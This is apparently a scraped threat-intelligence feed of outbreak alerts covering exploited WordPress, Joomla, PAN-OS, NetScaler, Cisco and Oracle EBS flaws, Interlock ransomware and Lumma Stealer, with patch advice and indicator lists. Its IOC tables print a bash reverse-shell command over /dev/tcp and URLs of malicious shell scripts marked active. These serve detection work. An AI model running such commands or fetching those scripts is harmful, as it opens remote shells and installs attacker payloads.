


OVERVIEW:
There’s been exploitation attempts targeting the WP2Shell attack chain (CVE-2026-63030 and CVE-2026-60137), a critical unauthenticated remote code execution (RCE) vulnerability affecting WordPress Core. Telemetry collected over the past seven days shows the highest volume of blocked attacks originating from or targeting Poland, Australia, Japan, the United States, and Turkey.
Common Vulnerabilities and Exposures :
CVE-2026-63030 and CVE-2026-60137
Affected Products:
WordPress 6.9 is affected by both vulnerabilities. Version 6.9.5 has been released containing fixes for both.
WordPress 6.8 is only affected by the first vulnerability. Version 6.8.6 has been released containing a fix.
The beta release of WordPress 7.1 is affected by both vulnerabilities. Version 7.1 beta2 has been released containing fixes for both.
Versions of WordPress prior to 6.8 are not affected.
Background:

At the time of publication, there has been a continuous exploitation attempts targeting the WP2Shell vulnerability chain (CVE-2026-63030 and CVE-2026-60137).
The attack combines CVE-2026-63030 (REST API batch route confusion) and CVE-2026-60137 (WP_Query SQL injection) to achieve full remote code execution against vulnerable WordPress installations without requiring authentication, plugins, or user interaction. Public proof-of-concept (PoC) exploit code is available, and multiple security vendors have confirmed exploitation in the wild, making this a high-priority threat for organisations operating Internet-facing WordPress sites.
Because WordPress powers a significant portion of public-facing websites worldwide, successful exploitation could impact a large number of Internet-facing systems.
Threat Intelligence: Information gathered from analysing ongoing cybersecurity events including threat actors, their tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), malware and related vulnerabilities.

Reference:

OVERVIEW:
Unrestricted Upload of File Vulnerability
There’s been an active exploitation of CVE-2026-48908, a critical unauthenticated remote code execution vulnerability affecting the JoomShaper SP Page Builder extension for Joomla. This critical vulnerability in SP Page Builder (v6.1.1 and potentially older version), this flaw could potentially allow malicious actors to bypass standard security checks and perform unauthorized actions on the server.
Common Vulnerabilities and Exposures
CVE-2026-48908
Affected Products:
Joomla! SP Page Builder Extension prior to 6.6.2
Affected OS:
Windows, Linux, BSD, Solaris, MacOS
Affected App:
PHP_app
Background:

CVE-2026-48908 is a critical (CVSS 10.0) unauthenticated remote code execution (RCE) vulnerability affecting the JoomShaper SP Page Builder extension for Joomla. The vulnerability stems from an unrestricted file upload in the asset.uploadCustomIcon endpoint, allowing remote attackers to upload and execute arbitrary PHP files without authentication. The flaw is actively exploited in the wild and has been added to CISA’s Known Exploited Vulnerabilities (KEV) catalog.
At the time of release, the highest attack volumes targeted organisations in Poland, Turkey, Australia, and the United States, with the Telecommunications/Carrier and Technology sectors experiencing the greatest activity.
Impact: System Compromise; remote attackers can gain control of vulnerable systems.
Recommended action: Apply the most recent upgrade or patch from the vendor. Organisations should immediately upgrade to SP Page Builder 6.6.2 or later and investigate systems for web shells, unauthorized administrator accounts, and other persistence mechanisms, as patching alone does not remove an existing compromise. SP Page Builder 6.6.2, fixes the unrestricted file upload vulnerability.
https://extensions.joomla.org/extension/sp-page-builder/
Threat Intelligence: Information gathered from analysing ongoing cybersecurity events including threat actors, their tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), malware and related vulnerabilities.

Reference:
OVERVIEW:

Attackers are actively exploiting a PAN-OS GlobalProtect authentication bypass vulnerability to gain unauthorized VPN access to exposed Palo Alto Networks firewalls. An attacker who successfully exploits CVE-2026-0257 can: – Establish unauthorized VPN sessions through affected GlobalProtect gateways. – Bypass authentication controls without valid user credentials. – Gain network-level access typically reserved for authenticated VPN users. – Potentially facilitate further reconnaissance, lateral movement, or follow-on attacks within the victim environment. Learn more (Palo Alto Networks Security Advisories)
Background:

CVE-2026-0257 is a high-severity authentication bypass vulnerability affecting the GlobalProtect portal and gateway components of Palo Alto Networks PAN-OS and certain Prisma Access deployments. Successful exploitation allows an unauthenticated remote attacker to bypass security controls and establish unauthorized VPN connections without valid credentials. Palo Alto Networks, Unit 42, Rapid7, and other security researchers have confirmed active exploitation in the wild, prompting inclusion in CISA’s Known Exploited Vulnerabilities (KEV) catalog.
The vulnerability impacts deployments that use GlobalProtect authentication override cookies in combination with specific certificate configurations. Threat actors can forge or manipulate authentication cookies to circumvent normal authentication requirements and gain network access.
Threat Brief: Active Exploitation of PAN-OS CVE-2026-0257


References:
https://www.rapid7.com/blog/post/etr-rapid7-observed-exploitation-of-pan-os-globalprotect-authentication-bypass-vulnerability-cve-2026-0257
OVERVIEW:

Exploitation activity targeting vulnerable Citrix NetScaler ADC and Gateway appliances remains persistent and widespread, with FortiGuard Labs telemetry continuously observing attack attempts from global sources probing exposed NetScaler SAML endpoints for vulnerable configurations. Analysis from FortiGuard IPS sensors shows sustained targeting of internet-facing NetScaler deployments configured as SAML Identity Providers (IdP). Attackers continue using malformed authentication requests to exploit the memory overread condition associated with CVE-2026-3055, potentially exposing sensitive session data, authentication tokens, and credential material.
Background:

Telemetry collected over the past 30 days (as of the publication date) shows sustained exploitation activity, with FortiGuard IPS sensors frequently detecting over 2,000 blocked CVE-2026-3055 attack attempts per day and peaks exceeding 2,700 daily events. The activity primarily targets exposed NetScaler SAML services across the Technology, Telecom, Automotive, MSSP, and Government sectors, with the highest concentration of attacks observed in Germany, Hong Kong, France, the United States, and Poland.
The vulnerability exists due to insufficient validation of user-supplied parameters during SAML authentication processing. Crafted requests sent to vulnerable SAML endpoints can trigger memory overread conditions, causing portions of process memory to be returned to the attacker.
The vulnerability has received a CVSS v4 score of 9.3 (Critical) and has been added to the Cybersecurity and Infrastructure Security Agency Known Exploited Vulnerabilities (KEV) catalog following confirmed in-the-wild exploitation activity. Most observed activity involves opportunistic scanning and automated exploitation attempts originating from rapidly changing infrastructure, including VPS providers, botnets, and anonymised networks.

References:
FortiGuard Outbreak Alert: Version 4.0 | Community

OVERVIEW:
This report provides an overview of ongoing Iran-linked cyber operations, highlighting activity attributed to state-aligned proxies and hacktivist groups. The vulnerabilities listed are suspected to be exploited by actors associated with Iran in real-world campaigns, consistent with observed tactics, techniques, and procedures (TTPs). Iran-linked operations continue to rely on distributed, lower-complexity techniques, including phishing, DDoS, data exfiltration, and destructive attacks. Initial access is primarily achieved through exploitation of known, unpatched vulnerabilities and exposed edge infrastructure, reflecting a persistent and opportunistic threat posture targeting government, critical infrastructure, and enterprise environments.
Background:

The vulnerability landscape is dominated by critical weaknesses in edge infrastructure, enterprise applications, and core identity systems, with active exploitation focused on internet-facing devices and management platforms. High-risk exposure includes remote access solutions (Cisco, Ivanti, Citrix, BeyondTrust) enabling unauthenticated or low-complexity access, alongside enterprise software flaws (Oracle, SmarterMail, React components) that facilitate remote code execution and file upload abuse.
Additional risk is driven by deserialization vulnerabilities in security and update platforms (Wazuh, WSUS) and privilege escalation issues in Windows and Netlogon, allowing attackers to expand access post-compromise. Legacy but widely exploitable issues such as Log4j and Confluence, along with IoT device weaknesses (Hikvision) and browser-level exploits (Chromium V8), continue to provide scalable entry points.
Overall, exploitation is opportunistic and volume-driven, relying heavily on unpatched systems and exposed services across the attack surface. Recent breaches confirm that Iran-linked activity is active and operational, with demonstrated capability to:
– Compromise individual accounts
– Disrupt enterprise environments
– Access real-world surveillance infrastructure
Reference:
-Seedworm Blog by Symantec: https://www.security.com/threat-intelligence/iran-cyber-threat-activity-us
-FortiGuard Blog: https://www.fortinet.com/blog/threat-research/cyber-fallout-after-the-strikes-signal-noise-and-what-comes-next
-Iran Linked-Muddy Water TA: https://www.fortiguard.com/threat-actor/5571/muddy-water
– Iran Linked-OilRig TA: https://www.fortiguard.com/threat-actor/5528/oilrig
Recommendations for organisations:
Prioritise cybersecurity training: With proper training, your staff can better protect your organisation and become the first line of defense against cyberthreats. Attend a cyber-aware workshop with low-cost or no-cost training, such as Kootek’s up-coming cybersecurity workshop, which is available free of charge. Register here for the workshop. There will be real-life phishing simulations to assess during the workshop. This will help improve your organisation’s readiness.
Enable MFA on VPN, remote access, and SaaS applications: Even if a username or password is compromised, whether accidentally or intentionally, that user’s overall security is still maintained because actors cannot gain access to the second factor, such as tokens or biometric data, that is also required to gain access.
Set up automated patching and updating: Despite years of guidance advocating timely patching practices, a lack of best practice cyber hygiene processes remains one of the top threats to network security and integrity. Regularly patching vulnerabilities is a fundamental measure to prevent exploitation by cybercriminals. It is imperative to keep all software, operating systems, and applications up to date with the latest security patches. Start by establishing a patch-management process to streamline updates and ensure timely implementation. Look to leverage AI and other systems to automate tedious patching tasks.
Report incidents promptly: Timely reporting is essential. Organisations should immediately notify their designated Computer Emergency Response Team (CERT) and local law enforcement in the event of a cyber incident.

OVERVIEW:
An active Interlock ransomware campaign is exploiting a critical vulnerability (CVE-2026-20131) in Cisco Secure Firewall Management Center (FMC), enabling unauthenticated remote code execution as root. The campaign combines edge-device exploitation, custom malware tooling, and double extortion tactics, indicating a mature and targeted ransomware operation.
BACKGROUND:
Amazon threat intelligence identified an active Interlock ransomware campaign exploiting a critical Cisco Secure Firewall Management Center (FMC) vulnerability (CVE-2026-20131), enabling unauthenticated remote code execution on internet-facing devices. The vulnerability was exploited as a zero-day for over a month prior to disclosure, allowing attackers to gain early and widespread access.
Attackers leveraged compromised firewall infrastructure as an initial foothold into enterprise networks, deploying a multi-stage attack chain that includes fileless implants, custom malware, and remote access tooling. The campaign emphasizes stealth, persistence, and extensive reconnaissance, including collection of system, credential, and network data before ransomware deployment.
Overall, the campaign highlights a shift toward edge device exploitation as a primary entry point, combining zero-day vulnerabilities, fileless techniques, and double extortion to achieve full enterprise compromise with reduced detection opportunities.
FortiGuard Labs has previously tracked the Interlock threat actor and its associated activities since its emergence in September 2024, with continued evolution observed through 2025 campaigns and into early 2026, including detailed analysis published on January 29, 2026.
RECOMMENDATION:
Organisations should immediately apply Cisco security patches for Cisco Secure Firewall Management Center (FMC), specifically addressing CVE-2026-20131, to mitigate active exploitation risk associated with Interlock ransomware operations.

REFERENCE:
Amazon Threat Blog (March 18t,2026): https://aws.amazon.com/blogs/security/amazon-threat-intelligence-teams-identify-interlock-ransomware-campaign-targeting-enterprise-firewalls/
FortiGuard Labs Blog(January 29, 2026) : https://www.fortinet.com/blog/threat-research/interlock-ransomware-new-techniques-same-old-tricks


Overview:
Win32.Lumma, also known as Lumma Stealer, is a sophisticated Windows-based infostealer malware operating under a Malware-as-a-Service (MaaS) model. It primarily targets Windows users and is designed to exfiltrate sensitive information and deploy additional malware payloads through stealthy, memory-resident loaders.
Background:
First observed in Russian-speaking cybercrime forums in 2022.
Operates via a cloud-based infrastructure including a myriad of C2 (command-and-control) domains.
Capable of targeting browsers, cryptocurrency wallets, VPNs, email clients, FTP clients, and various other applications.
Frequently delivered via social engineering techniques like ClickFix, fake CAPTCHAs, malicious ads, trojanized applications, and drive-by downloads.
2. Delivery Techniques
ClickFix Social Engineering
Users instructed to copy commands from fake CAPTCHA-like prompts into Windows Run utility.
Initiates CastleLoader or another initial payload, which then loads Lumma in memory.
Trojanized Applications
Bundled with pirated or cracked software; executes stealthily post-installation.
Malvertising and Compromised Websites
Poisons search results or trustable websites, sometimes leveraging EtherHiding on blockchains.
Other Malware Loaders
Delivered by malware such as DanaBot or bundled with Xworm for multi-layer infections.

Defensive Recommendations:
Avoid websites offering pirated software, free games, or “captcha fixes.”
Restrict administrative access to the Windows Run utility or require elevated permissions.
Regular endpoint and network monitoring for suspicious DNS requests to known Lumma-related domains.
Use updated endpoint protection systems capable of detecting memory-resident malware.
User education on social engineering threats like ClickFix remains critical.
Released: | Feb 03, 2026 |
Vendor: | Versa |
Type: | Vulnerability |
Threat Radar: | 3.6 |
Severity: |

Information gathered from analyzing ongoing cybersecurity events including threat actors, their tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), malware and related vulnerabilities.

Telemetry and Analytics:
Reference:
i. https://projectdiscovery.io/blog/versa-concerto-authentication-bypass-rce
ii.CVE-2025-34027 (https://security-portal.versa-networks.com/emailbulletins/6830f81028defa375486ff2d)
iii. CVE-2025-34026 (https://security-portal.versa-networks.com/emailbulletins/6830f94328defa375486ff2e)
iii. CVE-2025-34025 (https://security-portal.versa-networks.com/emailbulletins/6830fa3f28defa375486ff2f)
Released: | Jan 29, 2026 |
Vendor: | SmarterTools |
Type: | Vulnerability |
Threat Radar: | 3.2 |
Severity: |

Information gathered from analyzing ongoing cybersecurity events including threat actors, their tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), malware and related vulnerabilities.

Telemetry and Analytics:
Reference:
-https://www.csa.gov.sg/alerts-and-advisories/alerts/al-2025-124/
-https://www.huntress.com/blog/smartermail-account-takeover-leading-to-rce
Released: | Dec 18, 2025 |
Vendor: | Cisco |
Type: | Attack, Vulnerability |
Threat Radar: | 4 |
Severity: |


This indicates an attack attempt to exploit a Security Bypass vulnerability in Cisco Adaptive Security Appliance and Firepower Threat Defense. The vulnerability is caused by an improper validation of user supplied data when the vulnerable application handles a maliciously crafted request. Successful exploitation could allow the attacker to bypass security checks on vulnerable systems.
Highlights the countries with the highest volume of cyber attacks.
 Germany –58,863 Germany –58,863 |
 United States of America-12,380 United States of America-12,380 |
 United Arab Emirates-6,403 United Arab Emirates-6,403 |
 United Kingdom –5,330 United Kingdom –5,330 |
 Norway- 3,773 Norway- 3,773 |
Highlights the industries with the highest volume of cyber attacks.
Automotive –40,518 |
Technology- 14,776 |
Banking/Finance/Insurance-7,597 |
MSSP- 5,473 |
Healthcare- 4,968 |
Affected Products:
Cisco ASA software release 9.12 – versions prior to 9.12.4.72
Cisco ASA software release 9.14 – versions prior to 9.14.4.28
Cisco ASA software release 9.16 – versions prior to 9.16.4.85
Cisco ASA software release 9.17 – versions prior to 9.17.1.45
Cisco ASA software release 9.18 – versions prior to 9.18.4.67
Cisco ASA software release 9.19 – versions prior to 9.19.1.42
Cisco ASA software release 9.20 – versions prior to 9.20.4.10
Cisco ASA software release 9.22 – versions prior to 9.22.2.14
Cisco ASA software release 9.23 – versions prior to 9.23.1.19
Cisco FTD software release 7.0 – versions prior to 7.0.8.1
Cisco FTD software release 7.1 – all versions
Cisco FTD software release 7.2 – versions prior to 7.2.10.2
Cisco FTD software release 7.3 – all versions
Cisco FTD software release 7.4 – versions prior to 7.4.2.4
Cisco FTD software release 7.6 – versions prior to 7.6.2.1
Cisco FTD software release 7.7 – versions prior to 7.7.10.1
Impact-Security Bypass: Remote attackers can bypass security checking of vulnerable systems.
Indicators of Compromise  (IOCs):
There are several known indicators of compromise that defenders can look for when assessing whether their ASA device has been compromised as a result of this attack, as outlined earlier in this post. For example, if any gaps in logging or any recent unexpected reboots are observed, this should be treated as suspicious activity that warrants further investigation. Also, below is a list of IP addresses we identified as having been used by UAT4356. Please note that some of these IPs are part of publicly known anonymization infrastructure and not directly controlled by the attackers themselves. If your organisation does find connections to the provided actor IPs and the crash dump functionality has been altered, please open a case with Cisco TAC.
Recommendations :
There are some known indicators of compromise that customers can look for if they suspect they may have been targeted in this campaign. First, organisations should look for any flows to/from ASA devices to any of the IP addresses present in the IOC list provided at the bottom of this blog. This is one indication that further investigation is necessary.
Additionally, organisations can issue the command show memory region | include lina to identify another indicator of compromise. If the output indicates more than one executable memory region (memory regions having r-xp permissions, see output examples), especially if one of these memory sections is exactly 0x1000 bytes, then this is a sign of potential tampering.
NOTE: Refer to the vendor’s advisory for updates:
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asaftd-webvpn-YROOTUW
Likely Actor-Controlled Infrastructure:
- 192.36.57[.]181
- 185.167.60[.]85
- 185.227.111[.]17
- 176.31.18[.]153
- 172.105.90[.]154
- 185.244.210[.]120
- 45.86.163[.]224
- 172.105.94[.]93
- 213.156.138[.]77
- 89.44.198[.]189
- 45.77.52[.]253
- 103.114.200[.]230
- 212.193.2[.]48
- 51.15.145[.]37
- 89.44.198[.]196
- 131.196.252[.]148
- 213.156.138[.]78
- 121.227.168[.]69
- 213.156.138[.]68
- 194.4.49[.]6
- 185.244.210[.]65
- 216.238.75[.]155
This indicates an attack attempt to exploit a Security Bypass vulnerability in Cisco Adaptive Security Appliance and Firepower Threat Defense. The vulnerability is caused by an improper validation of user supplied data when the vulnerable application handles a maliciously crafted request. Successful exploitation could allow the attacker to bypass security checks on vulnerable systems.
Highlights the countries with the highest volume of cyber attacks.
| Germany –58,863 |
| United States of America-12,380 |
| United Arab Emirates-6,403 |
| United Kingdom –5,330 |
| Norway- 3,773 |
Highlights the industries with the highest volume of cyber attacks.
Automotive –40,518 |
Technology- 14,776 |
Banking/Finance/Insurance-7,597 |
MSSP- 5,473 |
Healthcare- 4,968 |
Affected Products:
Cisco ASA software release 9.12 – versions prior to 9.12.4.72
Cisco ASA software release 9.14 – versions prior to 9.14.4.28
Cisco ASA software release 9.16 – versions prior to 9.16.4.85
Cisco ASA software release 9.17 – versions prior to 9.17.1.45
Cisco ASA software release 9.18 – versions prior to 9.18.4.67
Cisco ASA software release 9.19 – versions prior to 9.19.1.42
Cisco ASA software release 9.20 – versions prior to 9.20.4.10
Cisco ASA software release 9.22 – versions prior to 9.22.2.14
Cisco ASA software release 9.23 – versions prior to 9.23.1.19
Cisco FTD software release 7.0 – versions prior to 7.0.8.1
Cisco FTD software release 7.1 – all versions
Cisco FTD software release 7.2 – versions prior to 7.2.10.2
Cisco FTD software release 7.3 – all versions
Cisco FTD software release 7.4 – versions prior to 7.4.2.4
Cisco FTD software release 7.6 – versions prior to 7.6.2.1
Cisco FTD software release 7.7 – versions prior to 7.7.10.1
Impact-Security Bypass: Remote attackers can bypass security checking of vulnerable systems.
Indicators of Compromise (IOCs):
There are several known indicators of compromise that defenders can look for when assessing whether their ASA device has been compromised as a result of this attack, as outlined earlier in this post. For example, if any gaps in logging or any recent unexpected reboots are observed, this should be treated as suspicious activity that warrants further investigation. Also, below is a list of IP addresses we identified as having been used by UAT4356. Please note that some of these IPs are part of publicly known anonymization infrastructure and not directly controlled by the attackers themselves. If your organisation does find connections to the provided actor IPs and the crash dump functionality has been altered, please open a case with Cisco TAC.
Recommendations :
There are some known indicators of compromise that customers can look for if they suspect they may have been targeted in this campaign. First, organisations should look for any flows to/from ASA devices to any of the IP addresses present in the IOC list provided at the bottom of this blog. This is one indication that further investigation is necessary.
Additionally, organisations can issue the command show memory region | include lina to identify another indicator of compromise. If the output indicates more than one executable memory region (memory regions having r-xp permissions, see output examples), especially if one of these memory sections is exactly 0x1000 bytes, then this is a sign of potential tampering.
NOTE: Refer to the vendor’s advisory for updates:
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asaftd-webvpn-YROOTUW
Likely Actor-Controlled Infrastructure:
- 192.36.57[.]181
- 185.167.60[.]85
- 185.227.111[.]17
- 176.31.18[.]153
- 172.105.90[.]154
- 185.244.210[.]120
- 45.86.163[.]224
- 172.105.94[.]93
- 213.156.138[.]77
- 89.44.198[.]189
- 45.77.52[.]253
- 103.114.200[.]230
- 212.193.2[.]48
- 51.15.145[.]37
- 89.44.198[.]196
- 131.196.252[.]148
- 213.156.138[.]78
- 121.227.168[.]69
- 213.156.138[.]68
- 194.4.49[.]6
- 185.244.210[.]65
- 216.238.75[.]155
Released: | Dec 05, 2025 |
Vendor: | React2Shell |
Type: | Vulnerability |
Threat Radar: | 3.8 |
Severity: |

Additional Resources:
React Blog https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components
Google Cloud Guidance https://cloud.google.com/blog/products/identity-security/responding-to-cve-2025-55182
Next.js Advisory https://nextjs.org/blog/CVE-2025-66478
AWS Security Blog- https://aws.amazon.com/blogs/security/china-nexus-cyber-threat-groups-rapidly-exploit-react2shell-vulnerability-cve-2025
55182/
Organisations should review the vendor advisories for complete version details, mitigation steps, and updated guidance.
 Indicators of compromise: IOC Indicator List
| Indicator | Type | Status |
|---|---|---|
http://46.36.37.85:12000/sex.sh | url | Active |
http://141.11.240.103:45178/test.sh | url | Active |
http://162.215.170.26:3000/sex.sh | url | Active |
http://vps-zap812595-1.zap-srv.com:3000/ | url | Active |
http://vps-zap812595-1.zap-srv.com:3000/sex.sh | url | Active |
Below are the top targeted countries .
|
|
|
|
 Saudi Arabia: 3
 Kazakhstan: 2
 Thailand: 1
Released: | Dec 02, 2025 |
Vendor: | UNC1549 |
Type: | Attack, Malware |
Threat Radar: | 4.6 |
Severity: |


Released: | Oct 08, 2025 |
Vendor: | Oracle |
Type: | Attack, Ransomware |
Threat Radar: | 4.6 |
Severity: |

 IOC Indicator List
Indicators of Compromise (IOCs):
The following indicators of compromise represent observed activity (not limited to CVE-2025-61882) and are provided to accelerate detection, threat hunting, and containment.
Indicator | Type | Description |
|---|---|---|
200[.]107[.]207[.]26 | IP | Potential GET and POST activity |
185[.]181[.]60[.]11 | IP | Potential GET and POST activity |
sh -c /bin/bash -i >& /dev/tcp// 0>&1 | Command | Establish an outbound TCP connection over a specific port |
76b6d36e04e367a2334c445b51e1ecce97e4c614e88dfb4f72b104ca0f31235d | SHA 256 | oracle_ebs_nday_exploit_poc_scattered_lapsus_retard_cl0p_hunters.zip |
aa0d3859d6633b62bccfb69017d33a8979a3be1f3f0a5a4bf6960d6c73d41121 | SHA 256 | oracle_ebs_nday_exploit_poc_scattered_lapsus_retard-cl0p_hunters/exp.py |
6fd538e4a8e3493dda6f9fcdc96e814bdd14f3e2ef8aa46f0143bff34b882c1b | SHA 256 | oracle_ebs_nday_exploit_poc_scattered_lapsus_retard-cl0p_hunters/server.py |
Indicator | Type | Status |
|---|---|---|
104.194.11.200 | ip | Active |
104.194.11.200:443 | ip | Active |
161.97.99.49 | ip | Active |
162.55.17.215 | ip | Active |
162.55.17.215:443 | ip | Active |
Released: Sep 12, 2025
Vendor : Drupal, WordPress
Threat Radar: 4.4
Type: Attack
Severity: 

Threat Intelligence
IOC Indicator List
Released: Aug 06, 2025
| Vendor: | Citrix |
| Type: | Vulnerability |
| Threat Radar: | 3.6 |
| Severity: | |

